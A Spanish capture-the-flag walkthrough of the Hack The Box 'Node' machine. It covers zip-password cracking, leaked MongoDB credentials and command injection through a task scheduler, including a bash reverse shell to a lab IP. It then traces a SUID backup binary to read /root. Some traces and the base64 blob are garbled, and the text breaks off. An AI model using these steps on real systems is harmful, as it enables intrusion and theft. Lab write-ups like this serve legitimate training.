creds.txt my2.backup myplace.backup my.txt var

(kali@kali)-[~/machineshtb/Node]
$ zip2john my2.backup > my.txt

```

ahora ejecutamos john the ripper

john my.txt -w=/usr/share/wordlists/rockyou.txt

```

(kali@kali)-[~/machineshtb/Node]
$ john my.txt -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
magicword (my2.backup)
1g 0:00:00.00 DONE (2025-03-12 01:38) 25.00g/s 4710Kp/s 4710Kc/s 4710Kc/s sandriux.beckyg
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/machineshtb/Node]
$

```

Luego descomprimos el archivo con las credenciales encontradas y detectamos que varios archivos tipo web

```
app.html app.js node_modules package.json package-lock.json
(kali㉿kali)-[~/machineshtb/Node/var/www/myplace]
$ ls -la
total 56
drwxr-xr-x  4 kali kali  4096 Mar 12 01:39 .
drwxrwxr-x  3 kali kali  4096 Mar 12 01:30 ..
-rw-rw-r--  1 kali kali  3861 Sep  2 2017 app.html
-rw-rw-r--  1 kali kali  8058 Sep  3 2017 app.js
drwxr-xr-x 69 kali kali  4096 Sep  1 2017 node_modules
-rw-rw-r--  1 kali kali   283 Sep  1 2017 package.json
-rw-r--r--  1 kali kali 21264 Sep  1 2017 package-lock.json
drwxrwxr-x  6 kali kali  4096 Sep  1 2017 static
(kali㉿kali)-[~/machineshtb/Node/var/www/myplace]
$ 
[0] 0:bash- 1:bash*
```

Luego de realizar una búsqueda en cada archivo sobre alguna contraseña o un tipo de acceso encontramos una ruta con una clave del usuario mark en el archivo app.js

```
cat: app.js: No such file or directory
(kali㉿kali)-[~/machineshtb/Node/var/www/myplace]
$ cat app.js
const express = require('express');
const session = require('express-session');
const bodyParser = require('body-parser');
const crypto = require('crypto');
const MongoClient = require('mongodb').MongoClient;
const ObjectId = require('mongodb').ObjectId;
const path = require('path');
const spawn = require('child_process').spawn;
const app = express();
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('!!! Failed to connect to mongodb');
  }
});
```

con estas credenciales accedemos por via ssh con mark

```

The programs included with the Ubuntu system are free software; the
exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted
by applicable law.

Last login: Wed Sep 27 02:33:14 2017 from 10.10.14.3
mark@node:~$ cat /home/frank/.ssh/authorized_keys
mark/ mark/ tom/
```

validamos si podemos tener la flag pero debemos ser tom

```
mark@node:~$ cat /home/tom/user.txt
cat: /home/tom/user.txt: Permission denied
mark@node:~$
```

Escalada al user tom

Como debemos ser tom validamos sus procesos

ps -aux | grep tom

```
For more details see ps(1).
mark@node:/home$ ps -aux | grep tom
tom      1247  0.0  5.7 1008568 43212 ?        Ssl  Mar11  0:01 /usr/bin/node /var/scheduler/app.js
tom      1253  0.7  9.0 1056224 68392 ?        Ssl  Mar11  1:02 /usr/bin/node /var/www/myplace/app.js
mark     1674  0.0  0.1 11284   976 pts/0    S+   02:04  0:00 grep --color=auto tom
mark@node:/home$ cat /var/www/myplace/app.js
```

tiene un archivo app.js que se ejecuta validamos esos archivos

```
mark@node:/home$ cat /var/scheduler/app.js
const exec = require('child_process').exec;
const MongoClient = require('mongodb').MongoClient;
const ObjectID = require('mongodb').ObjectID;
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          console.log('Executing task ' + doc._id + '...');
          exec(doc.cmd);
          db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
        });
      }
    });
  }, 1000);
});
```

y son una copia del archivo backup que encontramos antes como ya estamos en la máquina nos podemos conectar a mongodb

Base de datos no relacional NoSql mongodb

sin embargo, según la URL está intentando acceder al recurso scheduler y consultando con db.collection

```
const MongoClient = require('mongodb').MongoClient;
const ObjectID = require('mongodb').ObjectID;
const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/scheduler?authMechanism=DEFAULT&authSource=scheduler';

MongoClient.connect(url, function(error, db) {
  if (error || !db) {
    console.log('[!] Failed to connect to mongodb');
    return;
  }

  setInterval(function () {
    db.collection('tasks').find().toArray(function (error, docs) {
      if (!error && docs) {
        docs.forEach(function (doc) {
          console.log('Executing task ' + doc._id + '...');
          exec(doc.cmd);
          db.collection('tasks').deleteOne({ _id: new ObjectID(doc._id) });
        });
      }
    });
  }, 1000);
});
```

Nos conectamos a la base de datos No relacional con las credenciales obtenidas

mongo -u mark -p 5AYRft73VtFpc84k scheduler

```

mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> show databases;
2025-03-12T02:26:10.694+0000 E QUERY [thread1] Error: listDatabases
{"ok": 0,
  "errmsg": "not authorized on admin to execute command { listDatabases }",
  "code": 13
} :
_getErrorWithCode@src/mongo/shell/utils.js:25:13
Mongo.prototype.getDBs@src/mongo/shell/mongo.js:62:1
shellHelper.show@src/mongo/shell/utils.js:769:19
shellHelper@src/mongo/shell/utils.js:659:15
@(shellhelp2):1:1

> show databases
2025-03-12T02:26:15.543+0000 E QUERY [thread1] Error: listDatabases
{"ok": 0,
  "errmsg": "not authorized on admin to execute command { listDatabases }",
  "code": 13
} :
_getErrorWithCode@src/mongo/shell/utils.js:25:13
Mongo.prototype.getDBs@src/mongo/shell/mongo.js:62:1

```

validamos las tablas
show tables;

```

@(shellhelp2):1:1
> show tables;
tasks
> 
[0] 0: bash- 1: ssh* 2: bash

```

y para ver su contenido con db.tabla.find()
db.tasks.find()

```

mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> show tables;
tasks
> db.tasks.find()
> db.tasks.find();
> 

```

pero no trae información, validamos nuevamente el archivo app.js y detectamos que ejecuta un archivo .cmd

con la función exec

```
console.log('[!] Failed to connect to mongodb');
return;

setInterval(function () {
  db.collection('tasks').find().toArray(function (error, docs) {
    if (!error && docs) {
      docs.forEach(function (doc) {
        if (doc) {
          console.log('Executing task ' + doc._id + '...');
          exec(doc.cmd);
          db.collection('tasks').deleteOne({ _id: new ObjectId(doc._id) });
        }
      });
    }
  });
}, 1000);
```

```
tasks
> db.tasks.find()
> db.tasks.find();
> []
```

pero no trae información, validamos nuevamente

Insertar datos en mongo db

Como es una base de datos no relacional podemos insertar un objeto como por ejemplo un archivo y como se está haciendo uso de exec validamos si podemos ejecutar comandos del sistema creando un archivo, para ello necesitamos insertar un registro en mongo db

<https://medium.com/@xagustin93/comandos-b%C3%A1sicos-de-mongodb-59978f2a81b7>

```
db.[coleccion].insert( [documento en formato JSON] );
```

```
[> use dbAgustin
switched to db dbAgustin
[> show dbs;
admin    0.000GB
config   0.000GB
local    0.000GB
[> db.programadores.insert({ nombre:"Agustin Navarro"})
WriteResult({ "nInserted" : 1 })
[> show dbs;
admin    0.000GB
config   0.000GB
dbAgustin 0.000GB
local    0.000GB
> ]
```

Diagrama de anotaciones:

- 1: use dbAgustin
- 2: show dbs;
- 3: db.programadores.insert({ nombre:"Agustin Navarro"})
- 4: show dbs;


```
db.[coleccion].insert( [documento en formato JSON] );  
db.scheduler.insert([ /home/miarchivo.txt])
```


```
exception: login failed  
mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler  
MongoDB shell version: 3.2.16  
connecting to: scheduler  
> db.scheduler.insert([ /home/miarchivo.txt])  
2025-03-12T02:50:04.195+0000 E QUERY [thread1] SyntaxError: invalid regular expression flag a @ (shell):1:30  
> []  
cosa de mongo db  
validamos puertos  
abiertos  
db.scheduler.insert([ /home/miarchivo.txt])
```

como nos salta un error valido con un echo

```
exception: login failed  
mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler  
MongoDB shell version: 3.2.16  
connecting to: scheduler  
> db.scheduler.insert([ /home/miarchivo.txt])  
2025-03-12T02:50:04.195+0000 E QUERY [thread1] SyntaxError: invalid regular expression flag a @ (shell):1:  
> db.scheduler.insert([ echo'hi' >> /home/miarchivo.txt])  
2025-03-12T02:51:31.476+0000 E QUERY [thread1] SyntaxError: missing ] after element list @ (shell):1:26  
> []  
cosa de mongo db  
validamos puertos  
# == MongoDB No  
SQL==  
El 27017 este es port  
mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler  
MongoDB shell version: 3.2.16  
connecting to: scheduler  
> db.scheduler.insert([ /home/miarchivo.txt])
```

al validar el error parece que hay que separar por elementos y con corchetes

<https://stackoverflow.com/questions/36515921/mongodb-syntaxerror-missing-after-element-list>
<https://www.mongodb.com/community/forums/t/e-query-thread1-syntaxerror-invalid-property-id-shell/112590>



utilizando la sintaxis de la función de deleteOne ejecutamos un insert con el parámetro cmd

```

    console.log('Executing task ' + doc._id + '...');
    exec(doc.cmd);
    db.collection('tasks').deleteOne({ _id: new ObjectId(doc._id) });
  });
}

```

```

mark@node:/home$ mongo -u mark -p 5AYRft73VtFpc84k scheduler
MongoDB shell version: 3.2.16
connecting to: scheduler
> insert.scheduler.insert({"cmd":echo 'hi' >> /home/text.txt})
2025-03-12T03:03:28.202+0000 E QUERY [thread1] SyntaxError: missing } after property list @ (shell):1:36
> insert.scheduler.insert({"cmd":"echo 'hi' >> /home/text.txt"});
2025-03-12T03:03:56.658+0000 E QUERY [thread1] ReferenceError: insert is not defined :
@ (shell):1:1
>

```

como se detectó en la última imagen el insert no fue definido debido a que se debe hacer sobre task, adicionalmente validamos la sintaxis del comando

`db.tasks.insert({"cmd":"echo 'hi' >> /home/text.txt"});`

```

@ (shell):1:1
> db.tasks.insert({"cmd":"echo 'hi' >> /home/text.txt"});
WriteResult({ "nInserted" : 1 })
>
[0] 0:bash- 1:ssh* 2:bash

```

validamos la ruta home pero no aparece nada

```

mark@node:/home$ ls -la
total 20
drwxr-xr-x  5 root root 4096 Aug 31 2017 .
drwxr-xr-x 25 root root 4096 Aug 16 2022 ..
drwxr-xr-x  2 root root 4096 Aug 31 2017 frank
drwxr-xr-x  3 root root 4096 Sep  3 2017 mark
drwxr-xr-x  6 root root 4096 Aug 16 2022 tom
mark@node:/home$
[0] 0:bash- 1:ssh* 2:sudo

```

utilizamos ejecutamos un ping para probar y buscamos el objeto con `db.tasks.find`

`db.tasks.find()`

```

WriteResult({ "nInserted" : 1 })
> db.tasks.insert({"cmd":"ping -c 2 10.10.14.26"});
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
{ "_id" : ObjectId("67d0fc5a051bfed09e9f114f"), "cmd" : "ping -c 2 10.10.14.26" }
>
[0] 0:bash 1:ssh* 2:sudo-

```

```

(kali@kali)-[~/machineshtb/Node]
$ sudo tcpdump -i tun0 icmp -n
[sudo] password for kali:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:14:03.564535 IP 10.10.10.58 > 10.10.14.26: ICMP echo request, id 1811, seq 1, length 64
03:14:03.564565 IP 10.10.14.26 > 10.10.10.58: ICMP echo reply, id 1811, seq 1, length 64
03:14:04.566119 IP 10.10.10.58 > 10.10.14.26: ICMP echo request, id 1811, seq 2, length 64
03:14:04.566140 IP 10.10.14.26 > 10.10.10.58: ICMP echo reply, id 1811, seq 2, length 64
03:16:03.558580 IP 10.10.10.58 > 10.10.14.26: ICMP echo request, id 1813, seq 1, length 64
03:16:03.558617 IP 10.10.14.26 > 10.10.10.58: ICMP echo reply, id 1813, seq 1, length 64
03:16:04.559474 IP 10.10.10.58 > 10.10.14.26: ICMP echo request, id 1813, seq 2, length 64
03:16:04.559496 IP 10.10.14.26 > 10.10.10.58: ICMP echo reply, id 1813, seq 2, length 64

```

si ejecuta, pero si validamos nuevamente entra en el método deleteOne por lo cual podemos ejecutar una reverse shell

```
"bash -c 'bash -i >& /dev/tcp/10.10.14.26/1234 0>&1'"
```

```
db.tasks.insert({"cmd":"bash -c 'bash -i >& /dev/tcp/10.10.14.26/1234 0>&1'"});
```

```

> db.tasks.find()
> db.tasks.insert({"cmd":"bash -c 'bash -i >& /dev/tcp/10.10.14.26/1234 0>&1'"});
WriteResult({ "nInserted" : 1 })
> db.tasks.find()
{ "_id" : ObjectId("67d0fdbf051bfed09e9f1152"), "cmd" : "bash -c 'bash -i >& /dev/tcp/10.10.14.26/1234 0>&1'" }
> db.tasks.find()
{ "_id" : ObjectId("67d0fdbf051bfed09e9f1152"), "cmd" : "bash -c 'bash -i >& /dev/tcp/10.10.14.26/1234 0>&1'" }
> db.tasks.insert({"cmd":"bash -c 'bash -i >& /dev/tcp/10.10.14.26/1234 0>&1'"});
WriteResult({ "nInserted" : 1 })
>
[0] 0:bash 1:ssh* 2:nc-

```

ejecutamos varias veces y tenemos shell como tom

```

kali@kali: ~/machineshtb
(kali@kali)-[~/machineshtb/Node]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.26] from (UNKNOWN) [10.10.10.58] 36766
bash: cannot set terminal process group (1247): Inappropriate ioctl for device
bash: no job control in this shell
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.
tom@node:/$ whoami
whoami
tom
tom@node:/$

```

Escalada de privilegios

Para escalar privilegios validamos permisos de binarios que corren como root y encontramos el archivo backup
 find / -perm -4000 2>/dev/null

```
tom@node:/$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/eject/dmccrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/local/bin/backup
/usr/bin/chfn
/usr/bin/at
/usr/bin/gpasswd
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
tom@node:/$ 
[0] 0:bash 1:ssh- 2:nc*
```

Si validamos el archivo app.js de la ruta /var/www/myplace/app.js que tambien ejecuta tom se llama a este binario

```
var hash = crypto.createHash('sha256');
var cipherText = hash.update(req.body.password).digest('hex');

if (cipherText == doc.password) {
  req.session.user = doc;
  res.send({
    success: true
  });
} else {
  res.send({
    success: false
  });
}

app.get('/api/admin/backup', function (req, res) {
  if (req.session.user && req.session.user.is_admin) {
    var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
    var backup = '';

    proc.on("exit", function(exitCode) {
      res.header("Content-Type", "text/plain");
      res.header("Content-Disposition", "attachment; filename=myplace.backup");
      res.send(backup);
    });

    proc.stdout.on("data", function(chunk) {
      backup += chunk;
    });
  }
});
```

mejoro la shell y ejecuto el binario y no hace nada

```
tom@node:/$ ./usr/local/bin/backup
tom@node:/$
```

nuevamente reviso el archivo app.js filtrando solo por este binario (backup) y detecto una variable que se envía al binario y que contiene varios caracteres
cat /var/www/myplace/app.js | grep backup

```
tom@node:/$ cat /var/www/myplace/app.js | grep backup
const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
app.get('/api/admin/backup', function (req, res) {
  var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname ]);
  var backup = '';
  res.header("Content-Disposition", "attachment; filename=myplace.backup");
  res.send(backup);
  backup += chunk;
tom@node:/$
```

Nuevamente ejecuta pasándole esta llave y tampoco hace nada

```
backup += chunk;
tom@node:/$ ./usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
tom@node:/$
```

Como no hace nada debemos validar más a fondo como funciona este binario para ello usamos ltrace

ltrace

Este comando nos permite depurar y ver llamadas a librerías compartidas, básicamente es como un depurando de comandos

Itrace linux que hace

Todo Videos Imágenes Shopping Videos cortos Noticias Web : Más

Itrace es una herramienta de diagnóstico y depuración para la línea de comandos que se puede utilizar para mostrar las llamadas que se realizan a bibliotecas compartidas. Utiliza el mecanismo de enlace de biblioteca dinámica, que evita que rastree las llamadas a bibliotecas vinculadas estáticamente.

ltrace ./usr/local/bin/backup

```
tom@node:/$ ./usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
tom@node:/$ ltrace ./usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474
__libc_start_main(0x80489fd, 3, 0xffc7f884, 0x80492c0 <unfinished ...>
getuid() = 1000
setuid(1000) = 0
exit(1 <no return ...>)
+++ exited (status 1) +++
tom@node:/$
```

ahora como este binario al parecer requiere de 3 datos, metemos una cadena de texto adicional y nos entrega mayor información


```
tom@node:/$ ltrace ./usr/local/bin/backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 xxx
__libc_start_main(0x80489fd, 4, 0xff8becf4, 0x80492c0 <unfinished...>
getuid() = 1000
setuid(1000) = 0
strcmp("-q", "-q") = 0
strncpy(0xff8bebb8, "45fac180e9eee72f4fd2d9386ea7033e"..., 100) = 0xff8bebb8
strcpy(0xff8bebb8, "/") = 0xff8bebb8
strcpy(0xff8bebb8, "/") = 0xff8bebb8
strcpy(0xff8beb37, "/e") = 0xff8beb37
strcat("/e", "tc") = 0xff8beb37
strcat("/etc", "/m") = 0xff8beb37
strcat("/etc/m", "yp") = 0xff8beb37
strcat("/etc/mypl", "la") = 0xff8beb37
strcat("/etc/myplace", "ce") = 0xff8beb37
strcat("/etc/myplace", "/k") = 0xff8beb37
strcat("/etc/myplace/k", "ey") = 0xff8beb37
strcat("/etc/myplace/key", "s") = 0xff8beb37
fopen("/etc/myplace/keys", "r") = 0xff8beb37
fgets("a01a6aa5aaf1d7729f35c8278daae30f"..., 1000, 0x8b00008) = 0xff8beb37
strncpy("a01a6aa5aaf1d7729f35c8278daae30f"..., "\n") = 0xff8beb37
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "a01a6aa5aaf1d7729f35c8278daae30f"...) = 0xff8beb37
fgets("45fac180e9eee72f4fd2d9386ea7033e"..., 1000, 0x8b00008) = 0xff8beb37
strncpy("45fac180e9eee72f4fd2d9386ea7033e"..., "\n") = 0xff8beb37
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "45fac180e9eee72f4fd2d9386ea7033e"...) = 0xff8beb37
fgets("3de811f4ab2b7543eaf45df611c2dd25"..., 1000, 0x8b00008) = 0xff8beb37
strncpy("3de811f4ab2b7543eaf45df611c2dd25"..., "\n") = 0xff8beb37
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "3de811f4ab2b7543eaf45df611c2dd25"...) = 0xff8beb37
fgets("\n", 1000, 0x8b00008) = 0xff8beb37
strncpy("\n", "\n") = 0xff8beb37
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "") = 0xff8beb37
fgets(nil, 1000, 0x8b00008) = 0xff8beb37
strncpy("xxx", "...") = 0xff8beb37
```

```
strncpy("3de811f4ab2b7543eaf45df611c2dd25"..., "\n") = 0xff8beb37
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "3de811f4ab2b7543eaf45df611c2dd25"...) = 0xff8beb37
fgets("\n", 1000, 0x8b00008) = 0xff8beb37
strncpy("\n", "\n") = 0xff8beb37
strcmp("45fac180e9eee72f4fd2d9386ea7033e"..., "") = 0xff8beb37
fgets(nil, 1000, 0x8b00008) = 0xff8beb37
strncpy("xxx", "...") = 0xff8beb37
strncpy("xxx", "/root") = 0xff8beb37
strchr("xxx", '/') = 0xff8beb37
strchr("xxx", 'g') = 0xff8beb37
strchr("xxx", '$') = 0xff8beb37
strchr("xxx", '$') = 0xff8beb37
strchr("xxx", '/') = 0xff8beb37
strncpy("xxx", "/") = 0xff8beb37
strcpy(0xff8be55b, "xxx") = 0xff8be55b
getpid() = 1982
time(0) = 1741752498
clock(0, 0, 0, 0) = 835
srand(0xd43e9332, 0x29b06faa, 0xd43e9332, 0x804918c) = 0
rand(0, 0, 0) = 0x25e9abfb
sprintf("/tmp/.backup_636070907", "/tmp/.backup_%i", 636070907) = 67
printf("/usr/bin/zip -r -P magicword /tm"..., "/usr/bin/zip -r -P magicword %s "..., "/tmp/.backup_636070907", "xxx") = 67
system("/usr/bin/zip -r -P magicword /tm"...) <no return...>
--- SIGCHLD (Child exited) ---
<... system resumed >
access("/tmp/.backup_636070907", 0) = -1
remove("/tmp/.backup_636070907") = -1
fclose(0x8b00008) = 0
+++ exited (status 0) +++
tom@node:/$
```

ahora validando otra vez el tercer parámetro es un __ dirname por lo cuál es posible que tendremos que meter una dirección

ltrace backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /home/tom/xx

```
getpid() = 2019
time(0) = 1741753382
clock(0, 0, 0, 0) = 886
srand(0x1de8b543, 0xd640e8e3, 0x1de8b543, 0x804918c) = 0
rand(0, 0, 0) = 0x60d213a3
sprintf("/tmp/.backup_1624380323", "/tmp/.backup_%i", 1624380323) = 77
printf("/usr/bin/zip -r -P magicword /tm"..., "/usr/bin/zip -r -P magicword %s "..., "/tmp/.backup_1624380323", "/home/tom/xx") = 77
system("/usr/bin/zip -r -P magicword /tm"...) <no return...>
--- SIGCHLD (Child exited) ---
<... system resumed >
access("/tmp/.backup_1624380323", 0) = -1
remove("/tmp/.backup_1624380323") = -1
fclose(0x943a008) = 0
+++ exited (status 0) +++
tom@node:~$ ltrace backup -q 45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /home/tom/xx
|0| 0: bash 1: ssh- 2: nc*
```

[illegible][illegible]

```
(kali㉿kali)-[~/machineshtb/Node]
$ file backup
backup: Zip archive data, at least v1.0 to extract, compression method=store

(kali㉿kali)-[~/machineshtb/Node]
$
```

```
(kali@kali)~[~/machineshtb/Node]
$ unzip backup
Archive: backup
  creating: tmp/
  creating: tmp/.Test-unix/
  creating: tmp/.XIM-unix/
  creating: tmp/vmware-root/
  creating: tmp/systemd-private-a806adcce90a40ba81b87adddf1120760-systemd-timesyncd.service-CCX80Q/
  creating: tmp/.X11-unix/
  creating: tmp/.ICE-unix/
  creating: tmp/.font-unix/

(kali@kali)~[~/machineshtb/Node]
```


cuando descomprimos encontramos que trae la misma información de la carpeta /tmp

```
+++ exited (status 0) +++
tom@node:~$ ls -la /tmp/
total 36
drwxrwxrwt 9 root root 4096 Mar 12 04:35 .
drwxr-xr-x 25 root root 4096 Aug 16 2022 ..
drwxrwxrwt 2 root root 4096 Mar 11 23:39 .font-unix
drwxrwxrwt 2 root root 4096 Mar 11 23:39 .ICE-unix
srwx----- 1 mongodb nogroup 0 Mar 11 23:39 mongodb-27017.sock
drwx----- 3 root root 4096 Mar 11 23:39 systemd-private-a806adce90a40ba81b87adddf1120760-systemd-timesyncd.service-CCX800
drwxrwxrwt 2 root root 4096 Mar 11 23:39 .Test-unix
drwx----- 2 root root 4096 Mar 11 23:42 vmware-root
drwxrwxrwt 2 root root 4096 Mar 11 23:39 .X11-unix
drwxrwxrwt 2 root root 4096 Mar 11 23:39 .XIM-unix
tom@node:~$
```

con esto podríamos traernos la flag del directorio de root validamos

ltrace backup -q 45fac180e9ee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root

```
fgets(nil, 1000, 0x9991008) = 0
strstr("/root", "...") = nil
strstr("/root", "/root") = "/root"
strcpy(0xffe065b8, "Finished! Encoded backup is belo...") = 0xffe065b8
printf("%s[%s]\n", "\033[32m", "\033[37m", "Finished! Encoded backup is belo...") = 1525
puts("UESDBDMAQBjAG++IksAAAA7QMAABgKAAAIAsAc9vdC50eHQBMqCAAGBBRQIEAb8KBl0rFrayqfbwJ2YyHunnYq1Za6G7XL08C3RH/hu0fArpSvYau
mLuWwPyJ3KsF+HmNMciNHFNLD3LdkGmgwSWBj50 (L06SWiH5qU1Edz340bXpS1vaKvE4hnK/oan4wWPabhw/2rwaajJSXucU+pLg
AVBqj04zmpQltgIXauCdhvLA1Pe/BXhPQBjAb7NV-6xm3207EFd3utbrcuUuQyF+rQhDCKsAEhQq+Yyp1Tq2o6BvWJlhtWdts7rCubeoZPDBD6Mejp3XykbSYyBzmg1p0nqzT5XPiXnPwVqH1fG80S056xAvx
Yhg040AgHyW1sgV8FxnV8p5c+u9bTBTz/7wLQDIJHUSFAOHnWBTYR4HTvyi8OPZXKmwSPAG1hrLcrNDqPrpsmxmVR8xSRbBDLSrH14pXYKPY/a4AZKO/GtVMULrpbpIFq298zwmROfstmPL/cITNYWBLltJ5A
bFLxHdJKHMSK6Rp4MO+wXrd/EZNXM81nW6XNOVgnFMBsxJkqsYIwL00MMYU9L1CL2RRwm2QvbdD8PLWA/jp1fuYUdWxvQWt7NjmXo7crC1dA0BDPg5pVmxTrOc6LADp7xvGK/KP4F0eR+53a4dSL0b6xFnbL7Ww
e/Ut22WlFrg9ABgqBC8ub15nBU2b93ElB6G9SFzno5TFmzXk3onbLaaEVZL9AKPA3sGEXZvVP+jueADQsokjJQwnzg1BRGFmqWbR6hXPagTVXBbQ+hytQdd26PCuHmRUyNjEIBFX/XqkS0FAhLI9+0e4FH3hYqb1V
p8s4Vwh7t2WGrEnlm2/F+X/OD+s9xeYniYUrBTEaOWKEv2NOUZudU6X2VOTX6QBHJryLdSU9XLHB+nEGeq+sdtifdUGeFLct+Ee2
db1NBVA7b9m7GjoEhQXOpOpSGrXwbiHm5C7Zn4kZtEy729Z0o710VuT9i+4vCiWQLHrdxYkqiC7LmFCjMh9e05WEy1EBmPaFkyYXK2c6xWErEv38++8xdQAcDEGXJ6
xG/YLb4B7SwUem4xG6zYi452F1kLkx1oV6paNLWrcLwokdPJeCIrUbn+C9TesqaaXASnictzNXUKzT9050FOcJwT7FbxyXk0z
UESFbgAAAAABAAEAQQAAB4EAAAAA==') | base64 -d > bck.zip
exit(0 <no return>)
+++ exited (status 0) +++
tom@node:~$ ltrace backup -q 45fac180e9ee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474 /root
```

```
(kali@kali)-[~/machineshtb/Node]
$ echo 'UESDBDMAQBjAG++IksAAAA7QMAABgKAAAIAsAc9vdC50eHQBMqCAAGBBRQIEAb8KBl0rFrayqfbwJ2YyHunnYq1Za6G7XL08C3RH/hu0fArpSvYau
mLuWwPyJ3KsF+HmNMciNHFNLD3LdkGmgwSWBj50 (L06SWiH5qU1Edz340bXpS1vaKvE4hnK/oan4wWPabhw/2rwaajJSXucU+pLg
AVBqj04zmpQltgIXauCdhvLA1Pe/BXhPQBjAb7NV-6xm3207EFd3utbrcuUuQyF+rQhDCKsAEhQq+Yyp1Tq2o6BvWJlhtWdts7rCubeoZPDBD6Mejp3XykbSYyBzmg1p0nqzT5XPiXnPwVqH1fG80S056xAvx
Yhg040AgHyW1sgV8FxnV8p5c+u9bTBTz/7wLQDIJHUSFAOHnWBTYR4HTvyi8OPZXKmwSPAG1hrLcrNDqPrpsmxmVR8xSRbBDLSrH14pXYKPY/a4AZKO/GtVMULrpbpIFq298zwmROfstmPL/cITNYWBLltJ5A
bFLxHdJKHMSK6Rp4MO+wXrd/EZNXM81nW6XNOVgnFMBsxJkqsYIwL00MMYU9L1CL2RRwm2QvbdD8PLWA/jp1fuYUdWxvQWt7NjmXo7crC1dA0BDPg5pVmxTrOc6LADp7xvGK/KP4F0eR+53a4dSL0b6xFnbL7Ww
e/Ut22WlFrg9ABgqBC8ub15nBU2b93ElB6G9SFzno5TFmzXk3onbLaaEVZL9AKPA3sGEXZvVP+jueADQsokjJQwnzg1BRGFmqWbR6hXPagTVXBbQ+hytQdd26PCuHmRUyNjEIBFX/XqkS0FAhLI9+0e4FH3hYqb1V
p8s4Vwh7t2WGrEnlm2/F+X/OD+s9xeYniYUrBTEaOWKEv2NOUZudU6X2VOTX6QBHJryLdSU9XLHB+nEGeq+sdtifdUGeFLct+Ee2
